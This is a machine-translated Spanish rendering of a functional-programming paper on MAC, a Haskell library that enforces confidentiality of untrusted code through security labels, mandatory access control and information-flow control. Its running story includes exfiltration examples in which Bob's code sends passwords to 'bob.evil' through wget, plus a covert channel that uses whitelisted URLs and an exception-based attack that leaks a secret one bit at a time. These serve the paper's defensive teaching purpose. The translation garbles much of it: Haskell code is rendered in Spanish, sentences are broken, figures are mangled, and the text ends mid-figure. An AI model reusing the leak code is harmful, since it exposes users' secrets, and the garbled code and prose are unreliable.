Perla funcional: Dos pueden guardar un secreto si uno de ellos usa Haskell

Alejandro Russo †

Departamento de Ciencias de la Computación e Ingeniería
Universidad Tecnológica de Chalmers
41296 Gotemburgo, Suecia
ruso@chalmers.se

Abstracto

Durante varias décadas, investigadores de diferentes comunidades han...
Centrado independientemente en la protección de la confidencialidad de los datos. Dos
Han surgido tecnologías distintas para tales fines: Obligatorio
Control de acceso (MAC) y control de flujo de información (IFC):
El primero pertenece a la investigación de sistemas operativos (OS), mientras que el segundo
a la comunidad de lenguajes de programación. Estos enfoques
Restringir la forma en que se propagan los datos dentro de un sistema para evitar
Fugas de información. En este escenario, Haskell juega un papel privilegiado único: es capaz
de proteger la confidencialidad a través de bibliotecas.
Pearl presenta una API monádica que protege de forma estática la confidencialidad incluso
en presencia de funciones avanzadas como excepciones, concurrencia y estructuras de datos
mutables. Además, presentamos una
mecanismo para ampliar de forma segura la biblioteca con nuevos primitivos, donde
Los diseñadores de bibliotecas solo necesitan indicar los efectos de lectura y escritura de
Nuevas operaciones.

Categorías y Descriptores de Temas D.1.1 [Técnicas de Programación]: Programación
Aplicativa (Funcional); D.3.3 [Lenguajes de Programación]: Construcciones y Características
del Lenguaje; D.4.6 [Seguridad y Protección]: Controles del Flujo de Información

Palabras clave control de acceso obligatorio, control de flujo de información,
seguridad, biblioteca

1. Introducción

El desarrollo de técnicas para guardar secretos es un tema de investigación fascinante. A
menudo implica un juego del gato y el ratón entre el atacante,
quien proporciona el código para manipular los secretos de otra persona, y
El diseñador del sistema seguro, que no quiere esos secretos.
Para dar una idea de este emocionante juego, presentamos
un ejemplo en ejecución que involucra datos confidenciales, dos programadores de Haskell,
un gerente y una situación de trabajo plausible.

Título inspirado en la frase de Benjamin Franklin “Tres pueden guardar un secreto, si
Dos de ellos están muertos”

† Trabajo realizado durante su visita a la Universidad de Stanford

EJEMPLO 1. Una programadora de Haskell, llamada Alice, recibe la tarea
para escribir un gestor de contraseñas sencillo. Como era de esperar, una de sus funciones
es pedir contraseñas a los usuarios. Alice escribe lo siguiente
código.

Alicia

```
contraseña :: Cadena IO
contraseña = do putStr "Seleccione su contraseña:"
                obtener Linea
```

Después de hablar con algunos colegas, Alice se da cuenta de que su código
Debería ayudar a los usuarios a evitar el uso de contraseñas comunes. Observa
que un colega llamado Bob ya ha implementado esa funcionalidad en otro proyecto. El código
de Bob tiene la siguiente signatura de tipo:
naturaleza.

Chelín

```
contraseñas-comunes :: String → IO Bool
```

Esta función consulta listas en línea de contraseñas comunes para confirmar que la
cadena de entrada no se encuentra entre ellas. Alice integra con éxito el código de Bob en su
administrador de contraseñas.

Alicia

```
Importa Bob calificado como Bob

contraseña :: Cadena IO
contraseña = hacer
  putStr "Por favor, seleccione su contraseña:"
  contraseña ← obtenerLínea
  b ← Bob.común contraseñas contraseña
  si b entonces putStrLn "¡Es una contraseña común!"
            >> contraseña
  De lo contrario, devuelve contraseña
```

Observe que el código de Bob necesita acceso a contraseñas, es decir, datos
confidenciales, para proporcionar su funcionalidad.
Desafortunadamente, la relación entre Alice y Bob no ha...
Ha sido el mejor durante años. Alice sospecha que Bob haría lo mismo.
cualquier cosa que esté en su poder para arruinar su proyecto. Es comprensible que Alice esté
Temo que el código de Bob pueda incluir comandos maliciosos para filtrar información.
contraseñas. Por ejemplo, imagina que Bob podría hacerlo maliciosamente.
Utilice la función wget [1] como sigue.

Chelín

```
contraseñas-comunes pwd =
  ...
  ps ← wget "http://pwds.org/dict_es.txt" [ ] [ ]
  ...
  wget ("http://bob.evil/pwd=" ++ pwd) [ ] [ ]
  ...
```

[1] Proporcionado por el paquete Hackage http-wget

Los puntos suspensivos (...) denotan partes del código que no son relevantes para el Punto que se está planteando. El código obtiene una lista de contraseñas comunes en inglés, lo que constituye una acción legítima para la función contraseñas comunes (primera llamada a wget). Sin embargo, la función también revela las contraseñas de los usuarios al servidor de Bob (segunda llamada a wget). Para eliminar esta amenaza, Alice piensa en poner en la lista negra todas las URL que no provengan de sitios web aprobados previamente. Si bien es posible, ella sabe que esto requiere mantener una lista actualizada (probablemente larga) de URL, lo que exige un esfuerzo de gestión considerable. Peor aún, se da cuenta de que El código de Bob todavía sería capaz de filtrar información sobre contraseñas. De hecho, el código de Bob solo necesitaría aprovechar dos URL legítimas, es decir, incluidas en la lista blanca: consideramos que Alice y Bob comparten la misma red informática (corporativa).

Chelín

```
contraseñas_comunes pwd =
  ...
  cuando (isAlpha (pwd !! 0))
         (wget ("http://pwds.org/dict_es.txt") [ ] [ ]
           >> retorno ())
  wget ("http://pwds.org/dict_sp.txt") [ ] [ ]
  cuando (isAlpha (pwd !! 1))
         (wget ("http://pwds.org/dict_es.txt") [ ] [ ]
           >> retorno ())
  ...
```

Este código malicioso utiliza URL legítimas para obtener información en inglés y Listas de contraseñas comunes en español. Con solo inspeccionar los interlineados de las solicitudes HTTP, Bob puede deducir la naturaleza alfabética de los dos primeros caracteres de la contraseña. Por ejemplo, Si Bob ve la secuencia de solicitudes de archivos "dict_en.txt", "dict_sp.txt" y "dict_en.txt", sabe que los dos primeros Los caracteres son de hecho alfabéticos. Es importante destacar que las URL utilizadas no No contiene información secreta. Es la ejecución de wget, que Depende de información secreta, que revela información. La inclusión en listas negras (listas blancas) no ofrece protección contra este tipo de Ataques: ¡el código utiliza URL incluidas en la lista blanca! No es difícil imaginar que se agreguen comandos similares para revelar más información. sobre contraseñas. Con eso en mente, las opciones de Alice para integrar El código de Bob se limita a (i) evitar el uso del código de Bob, (ii) código Revisar las contraseñas comunes o (iii) renunciar a la confidencialidad de las contraseñas. Alice llega a un callejón sin salida: las opciones (i) y (iii) no son negociables. mientras que la opción (ii) no es viable: consiste en una actividad manual y costosa.

El ejemplo anterior captura el escenario que este trabajo está considerando: como programadores, queremos incorporar de forma segura algunos Código escrito por terceros, conocido como código no confiable, para manejar datos confidenciales. Proteger secretos no consiste en incluir recursos en listas negras (o listas blancas), sino en garantizar que la información fluya a los lugares apropiados. En este sentido, las técnicas MAC e IFC se asocian datos con etiquetas de seguridad para describir su grado de confidencialidad. A su vez, un mecanismo de cumplimiento rastrea cómo fluyen los datos dentro programas para garantizar que los secretos se manipulen de tal manera que no terminen en las entidades públicas. Mientras se persigue el mismo Las técnicas de objetivos, MAC e IFC utilizan diferentes enfoques para realizar el seguimiento. datos y evitar fugas de información.

Esta perla construye MAC, una de las bibliotecas más simples para protegiendo estáticamente la confidencialidad en código no confiable. En tan solo unos pocos líneas, la biblioteca reformula las ideas MAC en Haskell y diferentes de otras imposiciones estáticas (Li y Zdancewic 2006; Tsai et al. 2007; Russo et al. 2008; Devriese & Piessens 2011), apoya características avanzadas del lenguaje como referencias, excepciones y concurrencia. De manera similar a (Stefan et al. 2011b), este trabajo cierra la brecha entre las técnicas IFC y MAC aprovechando conceptos de lenguajes de programación para implementar mecanismos similares a MAC. El diseño de MAC se inspira en una combinación de ideas presentes en

```
módulo MAC.Lattice (ℓ , H , L) donde
clase ℓ ℓ'' dónde
fecha L
datos H

instancia L L donde
instancia L H donde
instancia H H donde
```

Figura 1. Codificación de redes de seguridad en Haskell

```
nuevo tipo MAC ℓ a = MACTCB (IO a)
ioTCB :: IO a → MAC ℓ a
ioTCB = MAC TCB

instancia Mónada (MAC ℓ) donde
  retorno = MACTCB
  (MAC TCB m) >>= k = ioTCB (m >>= ejecutar APRENDIZABLE .k )
ejecutarMAC :: MAC ℓ a → IO a
ejecutarMAC (MACTCB m) = m
```

Figura 2. La mónada MAC ℓ

bibliotecas de seguridad (Russo et al. 2008; Stefan et al. 2011b). MAC es no está destinado a trabajar con código no confiable disponible comercialmente, sino más bien a guía (y obliga) a los programadores a crear software seguro. Como anticipa el título de esta perla, mostramos que cuando Bob está obligado a utiliza MAC, y por lo tanto Haskell, su código se ve obligado a mantener las contraseñas confidenciales.

2. Guardar secretos

Comenzamos modelando cómo se permite que los datos fluyan dentro de los programas.

2.1 Rejillas de seguridad

Formalmente, las etiquetas están organizadas en una red de seguridad que gobierna flujos de información (Denning y Denning 1977), es decir, ℓ1 ℓ2 dicta que los datos con etiqueta ℓ1 pueden fluir hacia entidades etiquetadas con ℓ2. Para simplificar, usamos las etiquetas H y L para denotar respectivamente datos secretos (altos) y públicos (bajos). La información no puede fluir de entidades secretas en entidades públicas, una política conocida como no interferencia (Goguen y Meseguer 1982), es decir, L H y H L. La figura 1 muestra la codificación de esta red de dos puntos utilizando el tipo clases (Russo et al. 2008) [2] Con una red de seguridad en su lugar, proceder a etiquetar los datos producidos por los cálculos.

2.2 Cálculos sensibles

Como se demuestra en el Ejemplo 1, necesitamos controlar cómo se ejecutan las acciones IO Se ejecutan para evitar fugas de datos. Presentamos la mónada Familia MAC responsable de encapsular acciones IO y restringir su ejecución a situaciones donde la confidencialidad no es necesaria. comprometido[3] . El índice de esta familia consiste en una etiqueta de seguridad ℓ que indica la sensibilidad de los resultados monádicos. Por ejemplo, MAC L Int representa cálculos que producen números enteros públicos.

La figura 2 define MAC ℓ y su API. Observamos que MAC es Paramétrico en la red de seguridad que se utiliza. Constructor MACTCB

[2] Las instancias huérfanas podrían romper la red de seguridad. Los lectores deben consultar el código fuente adjunto para aprender cómo evitarlo.

3 En lugar de la mónada IO , es posible generalizar nuestro enfoque a Consideremos mónadas subyacentes arbitrarias. Sin embargo, este no es un punto central a nuestro desarrollo y no lo discutimos.

```
nuevo tipo Res ℓ a = Res TCB a

etiquetaDe :: Res ℓ a → ℓ
etiquetaDe =
```

Figura 3. Recursos etiquetados

es parte de las funciones internas de MAC , o base informática confiable (TCB), y como tal, no está disponible para los usuarios de la biblioteca. A partir de ahora En adelante, marcamos cada elemento en el TCB con el superíndice in-dex · TCB. La función ioTCB eleva acciones IO arbitrarias a la mónada de seguridad. Las definiciones de retorno y enlace son sencillas. La función runMAC ejecuta acciones MAC ℓ. Los usuarios de la biblioteca deben tener cuidado al usar esta función. Específicamente, los usuarios Se debe evitar ejecutar acciones IO contenidas en acciones MAC ℓ. Por ejemplo, el código de tipo MAC H (IO String) es probablemente un cálculo inseguro: la acción IO podría ser arbitraria y revelar secretos, por ejemplo, considere el código que devuelve "secreto" >>= λh → devuelve (wget ("http://bob.evil/pwd=" ++ h) [ ] [ ]).

Como siguiente paso natural, procedemos a extender MAC ℓ con un conjunto más rico de acciones, es decir, morfismos no propios, responsables de produciendo efectos secundarios útiles.

2.3 Fuentes y sumideros de datos sensibles

En términos generales, los efectos secundarios de MAC ℓ pueden ser: vistos como acciones que leen o escriben datos. Tales acciones, sin embargo, Necesita ser concebido en una de una manera que no sólo respete la sensibilidad de la da como resultado MAC ℓ, pero el Sensibilidad de las fuentes y sumideros de información. clasificar los orígenes y destinos de los datos introduciendo el concepto de recursos etiquetados (véase la Figura 34) . La caja fuerte



Figura 4. Interacción entre MAC ℓ y recursos etiquetados.

La interacción entre las ℓ-acciones MAC y los recursos etiquetados es se muestra en la Figura 4. Por un lado, si un cálculo MAC ℓ solo lee de recursos etiquetados menos sensibles que ℓ (ver Figura 4a), Entonces no tiene medios para devolver datos más sensibles que esos. La restricción, conocida como no lectura (Bell y La Padula 1976), protege el grado de confidencialidad del resultado producido por MAC ℓ, es decir, El resultado solo involucra datos con sensibilidad (como máximo) ℓ. Dualmente, Si un cálculo MAC ℓ escribe datos en un sumidero, el cálculo debe tener una sensibilidad menor que la etiqueta de seguridad del propio disipador (ver Figura 4b). Esta restricción, conocida como no write-down (Bell & La Padula 1976), respeta la sensibilidad del disipador, es decir, nunca recibe datos más sensibles que su etiqueta. Para ayudar a los lectores, indicamos la relación entre las variables de tipo en sus subíndices, es decir, utilizamos ℓL y ℓH para atestiguar que ℓL ℓH.

Tomamos como base las reglas de no lectura y no cancelación. principios sobre los que se basa nuestra biblioteca. Esta decisión no sólo conduce a la corrección, pero también establece una aplicación uniforme mecanismo de seguridad. Ampliamos el TCB con funciones que levantar acciones IO siguiendo dichas reglas—ver Figura 5. Estas funciones Son parte del funcionamiento interno de MAC y están diseñados para sintetizar seguridad. funciones (cuando se aplican a su primer argumento). El propósito de El uso de da en lugar de a se hará evidente al extender el biblioteca con versiones seguras de tipos de datos existentes (por ejemplo, Sección 3

[4] Res ℓ puede representar cálculos puros etiquetados. La separación de los cálculos puros y los cálculos con efectos secundarios son una característica distintiva de los programas Haskell, y así lo incorporamos a nuestro mecanismo de etiquetas.

```
leído TCB :: ℓL ℓH
          (da → IO a) → Res ℓL (da ) → MAC ℓH a
leer TCB f (ResTCB da) = (ioTCB . f ) da

escribirTCB :: ℓL ℓH
               (da → IO ()) → Res ℓH (d a) → MAC ℓL ()
escribirTCB f (Res da) = TCB (ioTCB . f ) da

nuevo TCB :: ℓL ℓH IO (d a) → MAC ℓL (Res ℓH (d a))
nuevo TCB f = ioTCB f >>= devolver .ResTCB
```

Figura 5. Sintetización de funciones seguras mediante el mapeo de lectura y Escribir efectos en los controles de seguridad

```
datos Id a = Id TCB {unId TCB :: a }

tipo Etiquetado ℓ a = Res ℓ (Id a)

etiqueta :: ℓL ℓH a → MAC ℓL (Etiquetado ℓH a)
etiqueta = nuevo TCB . devolver .Id TCB

sin etiquetar :: ℓL ℓH Etiquetado ℓL a → MAC ℓH a
unlabel = leer TCB
          (devuelve . unId TCB)
```

Figura 6. Expresiones etiquetadas

```
unirseMAC :: ℓL ℓH
             MAC ℓH a → MAC ℓL (Etiquetado ℓH a)
joinMAC m = (ioTCB . runMAC) m >>= etiqueta
```

Figura 7. Interacción segura entre miembros de la familia

instancia d a IORef para implementar referencias seguras). Función de lectura TCB toma una función de tipo da → IO a, que lee un valor de tipo a de una estructura de datos de tipo d a, y devuelve una función segura que lee desde una estructura de datos etiquetada, es decir, una función de tipo Res ℓL (d a) → MAC ℓH a. De manera similar, La función write TCB toma una función de tipo da → IO (), que escribe en una estructura de datos de tipo d a, y devuelve un valor seguro función que escribe en un recurso etiquetado, es decir, una función de tipo Res ℓH (d a) → MAC ℓL (). La función new TCB toma una Acción IO de tipo IO (d a), que asigna una estructura de datos de tipo d a, y devuelve una acción segura que asigna una etiqueta recurso, es decir, una acción de tipo MAC ℓL (Res ℓH (d a)). Desde el punto de vista de la seguridad, la asignación de datos se considera como una efecto de escritura; por lo tanto, la firma de la función new , writeTCB TCB requiere que ℓL ℓH. Observe que se lee según TCB y new TCB adherirse los principios de no lectura y no escritura. Para ilustrar El uso de estos primitivos, la Figura 6 expone la forma más simple posible. Recursos etiquetados: expresiones Haskell. El tipo de datos Id a se utiliza para representan expresiones del tipo a. Para simplificar la exposición, utilizar Labeled ℓ a como sinónimo de tipo para recursos etiquetados de tipo Id a. La implementación se aplica nueva para la creación TCB y elementos de lectura del tipo Etiquetado ℓ a, respectivamente. TCB

2.3.1 Unirse a miembros de la familia

Según las definiciones de tipo, los cálculos que manejan datos con etiquetas heterogéneas necesariamente implican acciones MAC ℓ o IO anidadas en su tipo de retorno. Por ejemplo, considere un fragmento de código m :: MAC L (String, MAC H Int) que maneja tanto valores públicos y la información secreta, y produce una cadena pública y una secreta. entero como resultado. Aunque de alguna manera es manejable para un dos puntos Enrejado, se vuelve intratable para casos generales: imagine un cálculo que combina y produce datos en muchos niveles de seguridad diferentes. ¡Niveles! Para abordar este problema, la Figura 7 presenta joinMAC primitivo para integrar de forma segura cálculos más sensibles en cálculos menos sensibles

unos. Operativamente, la función joinMAC ejecuta el cálculo del tipo
MAC ℓH a y envuelve el resultado en una expresión etiquetada para protegerlo
Su sensibilidad.

Los tipos nos indican que la integración de efectos de la mónada
MAC ℓH no viola los principios de no lectura y no escritura
reglas para la mónada MAC ℓL. A primera vista, lea los efectos de la mónada
MAC ℓH podría violar la regla de no lectura para MAC ℓL, por ejemplo,
es suficiente que MAC ℓH lea desde un recurso etiquetado como ℓ tal
que ℓL ℓ ℓH. Sin embargo, los datos obtenidos de dichas lecturas
no tiene un efecto evidente para la mónada MAC ℓL. Obsérvese que, mediante la
comprobación de tipos, los datos sensibles adquiridos en MAC ℓH no se pueden utilizar para
construir acciones en MAC ℓL. En otras palabras, desde la perspectiva de
MAC ℓL, los tipos aseguran que es como esos efectos leídos nunca han
Ocurrió. Con respecto a los efectos de escritura, se permite la mónada MAC ℓH
escribir en recursos etiquetados con una sensibilidad ℓ tal que ℓH ℓ.
La restricción de tipo en joinMAC y la transitividad, se cumple que ℓL ℓ,
que satisface la regla de no escritura para la mónada MAC ℓL.

A pesar de confiar en nuestros tipos para razonar sobre joinMAC, existe una
sutileza que escapa al poder del sistema de tipos de Haskell.
y puede comprometer la seguridad: la integración de no terminación
Las acciones MAC ℓH pueden suprimir las acciones MAC ℓL subsiguientes.
Al detectar que ciertas acciones nunca ocurrieron, MAC ℓL puede inferir
que las acciones MAC ℓH no terminantes se activan mediante joinMAC. Si
Tales acciones no terminantes se desencadenaban dependiendo del secreto
valores, MAC ℓL podría aprender sobre información sensible. Secciones
4 y 6 describen cómo adaptar la implementación de joinMAC a
tenga en cuenta este problema: por ahora, los lectores deben asumir que se
terminan las acciones MAC ℓH al llamar a joinMAC .

EJEMPLO 2. Alice presenta sus inquietudes sobre el uso del código de Bob.
a su manager Charlie. Ella le muestra la interfaz proporcionada por
MAC. Alice le dice al gerente que, al escribir programas utilizando el
Familia de mónadas MAC, es posible integrar de forma segura no confiables
código en su proyecto. Después de una larga discusión, Charlie acepta la propuesta
de Alice de mejorar la seguridad y reducir los costos en la revisión del código. Alice
le dice a Bob que adapte su programa para que funcione con MAC[5] . Naturalmente,
a Bob no le gustan los cambios, especialmente si ocurren en su código debido a
a las exigencias de Alice. Como primera crítica, menciona que la interfaz carece de
la funcionalidad del wget primitivo. Alice reacciona rápidamente
A esto se suma la extensión MAC para proporcionar una versión segura de wget.
donde la comunicación en red se considera una operación pública.

```
wgetMAC :: Cadena → MAC L Cadena
```

Bob procede a adaptar su función para satisfacer las demandas de Alice.

Chelín

```
contraseñas_comunes :: Cadena H etiquetada
                    → MAC L (Etiquetado H Bool )
```

Cómoda con esto, Alice modifica su código de la siguiente manera.

Alicia

```
Importa Bob calificado como Bob

contraseña :: Cadena IO
contraseña = hacer
  putStr "Por favor, seleccione su contraseña:"
  contraseña ← obtenerLínea
  lpwd ← etiqueta pwd :: MAC L ( cadena H etiquetada )
  lbool ← runMAC (lpwd >>= Bob.contraseñas_comunes)
  deja ld bool = unRes lbool
  si bool entonces putStrLn "¡Es una contraseña común!"
               >> contraseña
  De lo contrario, devuelve contraseña
```

El código marca la contraseña como confidencial (lpwd) y ejecuta Bob
código y obtiene el resultado (lbool); dado que Alice es confiable, su

[5] por ejemplo, mediante la aplicación de operaciones de elevación adecuadas (Swamy et al. 2011)

```
tipo Ref ℓ a = Res ℓ (IO Ref a)

nuevaRef :: ℓL ℓH a → MAC ℓL (Ref ℓH a)
nuevaRef = nuevo . nuevaIORef

leerRef :: ℓL ℓH Ref ℓL a → MAC ℓH a
leerRef = leer leerIORef

escribirRef :: ℓL ℓH Ref ℓH a → a → MAC ℓL ()
escribirRef lref v = writeTCB (invertir writeIORef v) lref
```

Figura 8. Referencias seguras

El código tiene acceso a los elementos internos de MAC y elimina el constructor.
El envolviendo el booleano. Alice ahora tiene garantías de que Bob
código Res no filtra secretos.

3. Estructuras de datos mutables

En esta sección, ampliamos MAC para trabajar con referencias.

EJEMPLO 3. Alice se da cuenta de que el código de Bob degrada el rendimiento.
Alice se da cuenta de que la función common pwds obtiene diccionarios en línea
cada vez que se la invoca, incluso después de que un usuario haya seleccionado un
Contraseña común y el administrador de contraseñas preguntó repetidamente
El usuario debe elegir otro. Ella cree que los diccionarios deben
se obtendrá una vez cuando se le solicite al usuario que seleccione una contraseña
Independientemente del número de intentos hasta elegir uno no común.
1. Una vez más, lleva el asunto a su supervisor. Charlie habla del tema con Bob,
quien le explica que la interfaz proporcionada
por MAC es demasiado pobre para permitir optimizaciones. Dice que “MAC no
¡Ni siquiera admite estructuras de datos mutables! Esa es una característica
esencial para aumentar el rendimiento”. Para reforzar su argumento, Bob muestra
Charlie, algo de código en la mónada IO que implementa la memorización.

Chelín

```
mem ::( Cadena → Cadena IO)
        → IO (Cadena → Cadena IO)
mem f = newIORef (100, [ ]) >>= (return.cache f )

caché ::( Cadena → Cadena IO)
          → IORef (Int, [(Cadena, Cadena)])
          → Cadena → Cadena IO
caché f ref str = hacer
  (n, ) ← leerIORef ref
  cuando (n ≡ 0) (writeIORef ref (100, [ ]))
  (n, mapp) ← leerIORef ref
  caso encontrar (λ(i, o) → i ≡ str) mapp de
    Nada → hacer
      resultado ← f str
      writeIORef ref (n − 1, (str , result ) : mapp)
      devolver resultado
    Sólo ( , ω) →
      writeIORef ref (n − 1, mapp) >> devuelve o
```

El código mem f crea una función que almacena en caché los resultados producidos
por la función f . La caché se implementa como un mapeo entre
cadenas—ver tipo [(String, String)]. La caché se borra después de una
Número fijo de llamadas de función. La configuración inicial para mem
Es un mapeo vacío y un caché que vive para cientos de funciones.
Llamadas (newIORef (100, [ ])). La caché de funciones se explica por sí sola.
y no lo discutimos más.

Después de ver el código de Bob, Charlie regresa con Alice con el
Idea de ampliar MAC con referencias.

Como muestra el ejemplo, un patrón de diseño común es almacenar
algunos estados en referencias IO y las pasan en lugar de
(posible gran) estado en sí. Con eso en mente, procedemos a extender
MAC con referencias IO considerándolas primero como etiquetadas

recursos. Introducimos el tipo Ref ℓ a como sinónimo de tipo
Res ℓ (IORef a)—ver Figura 8. En segundo lugar, consideramos funciones
newIORef :: a → IO (IORef a), readIORef :: IORef a →
IO a, y writeIORef :: IORef a → a → IO () para crear,
leer y escribir referencias, respectivamente. Versiones seguras de tales
Las funciones deben seguir las reglas de no lectura ni escritura.
Basándose en esa premisa, las funciones newIORef , readIORef y
writeIORef se elevan a la mónada MAC ℓ envolviéndolos
utilizando , leer TCB y escribir TCB, respectivamente. Observamos
nuevos que estos pasos se generalizan naturalmente para obtener interfaces seguras de
varios tipos. (Por ejemplo, la Sección 6 muestra cómo agregar MVars mediante
aplicando pasos similares.) Con referencias seguras disponibles en MAC,
Alice está lista para darle a Bob una oportunidad de implementar su memorización.
función.

EJEMPLO 4. Después de recibir la nueva interfaz, Bob escribe una función de
memorización que funciona en la mónada MAC L.

```
Chelín
memMAC :: (Cadena → MAC L Cadena)
    → MAC L (Cadena → Cadena MAC L )
```

Dejamos la implementación de esta función como ejercicio para
El lector[6] . Bob también generaliza las contraseñas comunes para que sean paramétricas.
en la función utilizada para obtener URL.

```
Chelín
contraseñas comunes :: (Cadena → MAC L Cadena) -- wget
                    → Cadena H etiquetada
                    → MAC L (Etiquetado H Bool )
```

Finalmente, Alice junta todas las piezas inicializando el
versión memorizada de wget y pasarlo a contraseñas comunes.

```
Alicia
contraseña :: Cadena IO
contraseña = hacer
  wgetMem ← ejecutarMAC (memMAC wgetMAC)
  Preguntar con wgetMem

preguntarCon f = hacer
  putStr "Por favor, seleccione su contraseña:"
  contraseña ← obtenerLínea
  lpwd ← etiqueta pwd :: MAC L ( cadena H etiquetada )
  lbool ← ejecutarMAC (lpwd >>= Bob.common contraseñas f )
  dejar identificación TCB b = libro sin res
  si b entonces putStrLn "¡Es una contraseña común!"
            >> pregunta con f
  De lo contrario, devuelve contraseña
```

Observe que el administrador de contraseñas está utilizando la memorización de Bob.
mecanismo de forma segura.

Aunque la adición de referencias valió la pena en términos de rendimiento, Alice
sabe que a MAC le falta una característica importante,
Es decir, excepciones. Esta deficiencia se hace evidente para Alice cuando
El administrador de contraseñas falla debido a problemas de red. La razón es una
excepción no detectada lanzada por wget MAC. Claramente,
MAC necesita soporte para recuperarse de tales errores.

4. Manejo de errores

No es deseable que un programa falle (o funcione mal) debido a
Algunos componentes no pueden informar o recuperarse correctamente
de errores. En Haskell, los errores se pueden administrar haciendo que los datos
estructuras que los conocen, por ejemplo, tipo Maybe. Los cálculos puros son
Todo lo que los programadores necesitan en este caso: una característica ya compatible
por MAC. Más interesante aún, Haskell permite lanzar excepciones.

[6] Sugerencia: tome las funciones mem y cache y sustituya newIORef ,
readIORef , y escribe IORef por newRef , readRef MAC, y
writeRef MAC, respectivamente

```
Lanzamiento MAC :: Excepción e  e → MAC ℓ a
tirar = ioTCB .lanzar

atrapar :: Excepción e
          MAC ℓ a → (e → MAC ℓ a) → MAC ℓ a
Captura MAC (MAC.h ))TCB io) h = ioTCB (captura io (ejecuta )
```

Figura 9. Excepciones seguras

en cualquier lugar, pero sólo capturándolos dentro de la mónada IO . Para extender
MAC con un sistema así, necesitamos levantar las excepciones y sus
operaciones para trabajar de forma segura en la mónada MAC ℓ.
Figura 9 de MAC muestra las funciones throw y catch para capturar excepciones seguras, La Tirar y
respectivamente. Las excepciones pueden ser lanzadas
en cualquier parte dentro de la mónada MAC ℓ. Observamos que hay excepciones
son atrapados en el mismo miembro de la familia donde son arrojados. Como
Como se muestra en (Stefan et al. 2012b; Hritcu et al. 2013), pueden existir excepciones.
comprometen la seguridad si se propagan a un contexto; en nuestro caso,
otro miembro de la familia—diferente de donde son arrojados.

La interacción entre joinMAC y las excepciones es bastante sutil.
Como muestra el siguiente ejemplo, su interacción podría poner en peligro la
seguridad.

EJEMPLO 5. Alice extiende MAC con los primitivos de la Figura 9.
Cansada de lidiar con Bob, le pide a Charlie que le diga que se adapte.
Su código para recuperarse de fallas en wget MAC. Inesperadamente, Bob
Se toma la noticia de Charlie de una manera positiva. Él sabe que
Las nuevas características de la biblioteca podrían traer nuevas oportunidades de arruinarse.
El proyecto de Alice (por desgracia, tiene razón).

Primero, Bob adapta su código para recuperarse de errores de red.

```
Chelín
contraseñas comunes wget lpwd =
  catchMAC (Ej. 4. contraseñas comunes wget lpwd)
           (λ(e :: AlgunaExcepción) →
              etiqueta Verdadero >>= retorno)
```

La función Ex4 .common pwds implementa la verificación de contraseñas
comunes como se muestra en el Ejemplo 4. Para simplificar, y para ser más claro,
conservador, el código clasifica cualquier contraseña como común cuando
La red está caída (etiqueta Verdadero).

Bob se da cuenta de que, dependiendo de un valor secreto, se produce una excepción.
La generación de un evento dentro de un bloque joinMAC podría detener la producción de
un evento público posterior.

```
Chelín
crashOnTrue :: Etiquetado H Bool → MAC L ()
crashOnTrue lbool = hacer
  joinMAC (hacer
    proxy (etiqueta de lbool )
    bool ← desetiquetar lbool
    cuando (bool ≡ True) (error "¡fallo!"))
  wgetMAC ("http://bob.evil/bit=ff")
  devolver ()
```

Definida como , la función proxy ::ℓ → MAC ℓ () se utiliza para corregir el
miembro de la familia involucrado en el código incluido en joinMAC. El código
se bloquea si el booleano secreto es verdadero (bool ≡ True); de lo contrario,
Envía una solicitud http al servidor de Bob indicando que el secreto es
falso (http://bob.evil/bit=ff).

Al utilizar catch MAC, Bob implementa un código malicioso capaz de
filtrar un bit de datos confidenciales.

```
Chelín
leakBit :: Etiquetado H Bool → Int → MAC L ()
fugaBit lbool n = hacer
  wgetMAC ("http://bob.evil/secret=" ++ mostrar n) catchMAC
  (crashOnTrue lbool ) (λ(e ::
    SomeException) → wgetMAC
     "http://bob.evil/bit=tt" >> return ())
```

La función leakBit comunica al servidor de Bob ese secreto n está a punto de filtrarse (primera aparición de wget MAC). Luego, ejecuta crashOnTrue lbool bajo la vigilancia de catch MAC. Observe que crashOnTrue y el controlador de excepciones abarcan cálculos en MAC L, es decir, del mismo miembro de la familia. Si se genera una excepción, el código se recupera y revela que el booleano secreto es verdadero (http: // bob. evil/ bit= tt). De lo contrario, el servidor de Bob recibe una notificación de que el secreto es falso. ¡Esto constituye una filtración!

En este punto, el código de Bob puede comprometer todos los secretos que maneja MAC. Bob amplifica su ataque para trabajar en una lista de bits secretos.

```
Chelín
leakByte :: [Etiquetado H Bool ] → MAC L ()
leakByte lbools = hacer
  forM (zip lbools [0 . . 7]) (descurry leakBit) devolver
  ()
```

Amplía aún más su código para descomponer caracteres en bytes y cadenas en caracteres.

```
Chelín
charToByte :: Etiquetado H Char →
                MAC L [Etiquetado H Bool ]
toChars :: Etiquetado H String →
                MAC L [Etiquetado H Char ]
```

Dejamos la implementación de estas funciones como ejercicios para los lectores interesados. Finalmente, Bob implementa el código para filtrar contraseñas de la siguiente manera.

```
Chelín
ataque :: Cadena H etiquetada → MAC L ()
ataque lpwd =
  toChars lpwd >>= mapM charToByte >>= mapM
  leakByte >> return ()
contraseñas comunes wget lpwd
  = ataque lpwd >> Ej4. contraseñas_comunes wget lpwd
```

El motivo del ataque es el uso de acciones MAC ℓH que pueden suprimir acciones MAC ℓL posteriores simplemente lanzando excepciones (ver joinMAC en la función crashOnTrue). Como muestra el ataque, se pueden lanzar excepciones a miembros internos de la familia y propagarlas a los menos sensibles, estableciendo de manera efectiva un canal de comunicación que viola la red de seguridad. Desafortunadamente, los tipos son de poca ayuda aquí: por un lado, joinMAC camufla (de los tipos) la participación de subcomputaciones de un miembro más sensible de la familia y, por otro lado, los tipos de Haskell no identifican acciones IO que podrían lanzar excepciones. En vista de esto, necesitamos adaptar la implementación de joinMAC para descartar el ataque de Bob.

Redefinimos joinMAC para impedir la propagación de excepciones entre miembros de la familia (Stefan et al. 2012b). Para ello, utilizamos el mismo mecanismo que puso en peligro la seguridad: las excepciones. La Figura 10 presenta una versión revisada de joinMAC. Ejecuta el cálculo m mientras captura cualquier posible excepción generada. Es importante destacar que joinMAC devuelve un valor de tipo Labeled ℓH a incluso si hay excepciones presentes. En caso de terminación anormal, joinMAC devuelve un valor etiquetado que contiene una excepción (esta excepción se vuelve a generar al forzar su evaluación). En la definición de joinMAC, se utiliza la función slabel en lugar de la función label para evitar introducir una restricción de tipo.

```
joinMAC :: ℓL    ℓH
